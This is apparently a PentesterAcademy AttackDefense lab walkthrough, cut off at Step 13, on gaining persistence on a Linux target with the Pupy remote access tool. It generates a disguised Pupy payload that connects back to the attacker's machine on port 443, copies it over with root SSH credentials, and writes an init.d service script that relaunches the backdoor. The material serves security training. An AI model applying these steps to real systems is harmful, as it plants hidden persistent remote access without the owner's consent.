ATTACK DEFENSE

by PentesterAcademy

Name	- S0192: Pupy
URL	https://www.attackdefense.com/challengedetails?cid=1586
Type	MITRE ATT&CK Linux : Persistence

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


Objective:

1. Maintain access on the target machine by adding a Pupy based systemd service.
2. Use this backdoor to get an interactive connection to the remote machine.

Solution:

Step 1: Find the IP address of the Kali machine.

Command: ip addr




```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
1763: eth0@if1764: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
1766: eth1@if1767: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:6c:70:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.108.112.2/24 brd 192.108.112.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The Kali machine IP is 192.108.112.2. And, as per the guidelines given in the challenge, the target machine should be at IP 192.108.112.3

Step 2: Change to pupy directory (/root/tools/pupy/pupy) and check the content.


Commands:
cd /root/tools/pupy/pupy
ls -l



```
root@attackdefense:~# cd /root/tools/pupy/pupy/
root@attackdefense:~/tools/pupy/pupy# ls -l
total 136
drwxr-xr-x  2 root root  4096 Dec 26 08:06 commands
drwxr-xr-x  2 root root  4096 Dec 26 08:06 conf
drwxr-xr-x  1 root root  4096 Dec 26 08:06 external
drwxr-xr-x  3 root root  4096 Dec 26 08:06 library_patches
drwxr-xr-x  3 root root  4096 Dec 26 08:06 modules
drwxr-xr-x  4 root root  4096 Dec 26 08:06 network
drwxr-xr-x 10 root root  4096 Dec 26 08:06 packages
drwxr-xr-x  2 root root  4096 Dec 26 08:07 payload_templates
-rwxr-xr-x  1 root root 28322 Dec 26 08:06 pp.py
drwxr-xr-x  2 root root  4096 Dec 26 08:06 proxy
-rw-r--r--  1 root root  5173 Dec 26 08:06 pupy.conf.default
-rwxr-xr-x  1 root root 31396 Dec 26 08:06 pupygen.py
drwxr-xr-x  4 root root  4096 Dec 26 08:06 pupylib
-rwxr-xr-x  1 root root  4962 Dec 26 08:06 pupysh.py
-rw-r--r--  1 root root   667 Dec 26 08:06 requirements.txt
drwxr-xr-x  2 root root  4096 Dec 26 08:06 scriptlets
-rw-r--r--  1 root root  1319 Dec 26 08:06 tox.ini
drwxr-xr-x  2 root root  4096 Dec 26 08:06 triggers
drwxr-xr-x  3 root root  4096 Dec 26 08:06 webstatic
root@attackdefense:~/tools/pupy/pupy#
```

Step 3: Scan the target machine and try to fingerprint it.

Commands: nmap -p- -sV 192.108.112.3




```
root@attackdefense:~# nmap -p- -sV 192.108.112.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-26 13:03 UTC
Nmap scan report for target-1 (192.108.112.3)
Host is up (0.000013s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
MAC Address: 02:42:C0:6C:70:03 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.
Nmap done: 1 IP address (1 host up) scanned in 2.19 seconds
root@attackdefense:~#
```


The target machine is running Ubuntu.

Step 4: Generate the payload binary for Linux OS.

Commands: ./pupygen.py -f py -O linux -A x64 -s hide_argv,name=myRemoteAccess connect --host 192.108.112.2:443



```
root@attackdefense:~/tools/pupy/pupy# ./pupygen.py -f py -O linux -A x64 -s hide_argv,name=myRemoteAccess connect --host 192.108.112.2:443
[+] loading scriptlet 'hide_argv'with args name='myRemoteAccess'
[+] Required credentials (found)
  + SSL_BIND_CERT
  + SSL_CA_CERT
  + SSL_CLIENT_CERT
  + SSL_BIND_KEY
  + SSL_CLIENT_KEY
```



```
[+] Generating PY payload ...
[+] OUTPUT_PATH: /root/.config/pupy/output/pupy_XMt9_x.py
[+] SCRIPTLETS:  ['hide_argv,name=myRemoteAccess']
[+] DEBUG:       False
```


The payload is generated.

Step 5: SCP the generated file to target machine.

The SSH credentials are provided in the challenge description:

- Username: root
- Password: password


Command: scp /root/.config/pupy/output/pupy_XMt9_x.py root@192.108.112.3:/tmp/



```
root@attackdefense:~/tools/pupy/pupy# scp /root/.config/pupy/output/pupy_XMt9_x.py root@192.108.112.3:/tmp/
The authenticity of host '192.108.112.3 (192.108.112.3)' can't be established.
ECDSA key fingerprint is SHA256:nH8u+gzPqHNBSZnxJu0lal+N7eCer6EcflH1smBdva4.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.108.112.3' (ECDSA) to the list of known hosts.
root@192.108.112.3's password:
bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
pupy_XMt9_x.py
root@attackdefense:~/tools/pupy/pupy#
```

Step 6: Check the listening ports on local Kali machine using netstat.


Command: netstat -tpln



```
root@attackdefense:~/tools/pupy/pupy# netstat -tpln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.11:45345        0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:45654           0.0.0.0:*               LISTEN      22/ttyd
root@attackdefense:~/tools/pupy/pupy#
```

Step 7: Start the pupysh listening server.


Command: ./pupysh.py



```
root@attackdefense:~/tools/pupy/pupy# ./pupysh.py

                          v1.8 (Aug 2018)

  Upstream: https://github.com/n1nj4sec/pupy

  The usage of this software to access any system,
  service, or network without the owner's consent is
  expressly forbidden.

  Please follow https://www.eccouncil.org/code-of-ethics/

  Good luck!

[*] IGDClient enabled
[*] WebServer started (0.0.0.0:9000, webroot=/vM9WBW9Ihl)
```

Step 8: Again, check the listening ports on local Kali machine using netstat.


Command: netstat -tpln



```
root@attackdefense:~# netstat -tpln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.11:45345        0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:9000            0.0.0.0:*               LISTEN      270/python
tcp        0      0 0.0.0.0:45654           0.0.0.0:*               LISTEN      22/ttyd
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      270/python
root@attackdefense:~#
```

Step 9: SSH into the remote machine.


Command: ssh root@192.108.112.3



```
root@attackdefense:~# ssh root@192.108.112.3
root@192.108.112.3's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 5.0.0-20-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Keen to learn Istio? It's included in the single-package MicroK8s.

     https://snapcraft.io/microk8s
Last login: Mon Nov 11 05:22:25 2019 from 192.143.234.2
-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
root@localhost:~#
```

Step 10: Copy the payload file from /tmp to /var directory.


Command: cp /tmp/pupy_XMt9_x.py /var/



```
root@localhost:~# cp /tmp/pupy_XMt9_x.py  /var/
```

Step 11: Change to /etc/init.d directory and check the contents.

Commands:
cd /etc/init.d/
ls -l




```
root@localhost:~# cd /etc/init.d/
root@localhost:/etc/init.d# ls -l
total 92
-rwxr-xr-x 1 root root 2489 Jul 16 18:14 apache-htcacheclean
-rwxr-xr-x 1 root root 8181 Jul 16 18:14 apache2
-rwxr-xr-x 1 root root 1232 Aug 18 13:48 console-setup.sh
-rwxr-xr-x 1 root root 3049 Aug 18 13:48 cron
-rwxr-xr-x 1 root root 2813 Aug 18 13:48 dbus
-rwxr-xr-x 1 root root 8392 Feb 16  2018 dnsmasq
-rwxr-xr-x 1 root root 2911 Jan 22  2018 freeradius
-rwxr-xr-x 1 root root 2363 Jul 17  2017 haveged
-rwxr-xr-x 1 root root 1517 Dec 28  2017 hostapd
-rwxr-xr-x 1 root root 3809 Aug 18 13:48 hwclock.sh
-rwxr-xr-x 1 root root 1479 Aug 18 13:48 keyboard-setup.sh
-rwxr-xr-x 1 root root 2044 Aug 18 13:48 kmod
-rwxr-xr-x 1 root root 2378 Nov 23  2018 lxcfs
-rwxr-xr-x 1 root root 1191 Aug 18 13:48 procps
-rwxr-xr-x 1 root root 4355 Dec 13  2017 rsync
-rwxr-xr-x 1 root root 2864 Aug 18 13:48 rsyslog
-rwxr-xr-x 1 root root 3837 Jan 25  2018 ssh
-rwxr-xr-x 1 root root 5974 Aug 18 13:48 udev
```

Step 12: Create a service file for pupy payload.

Service file content:

```
#!/bin/bash
#

case "$1" in
    start)
        python /var/pupy_XMt9_x.py &
        [ $? = 0 ] && echo "OK" || echo "FAIL"
        ;;
    stop)
        python /var/pupy_XMt9_x.py &
        [ $? = 0 ] && echo "OK" || echo "FAIL"
        ;;
    restart|reload)
        "$0" stop
```

```
                "$0" start
                ;;
        *)
                echo "Usage: $0 {start|stop|restart}"
                exit 1
esac

exit $?
```




```
root@localhost:/etc/init.d# cat pupy
#!/bin/bash
#

case "$1" in
        start)
                python /var/pupy_XMt9_x.py &
                [ $? = 0 ] && echo "OK" || echo "FAIL"
                ;;
        stop)
                python /var/pupy_XMt9_x.py &
                [ $? = 0 ] && echo "OK" || echo "FAIL"
                ;;
        restart|reload)
                "$0" stop
                "$0" start
                ;;
        *)
                echo "Usage: $0 {start|stop|restart}"
                exit 1
esac

exit $?
root@localhost:/etc/init.d#
```

Step 13: Make pupy service file executable and start the service.

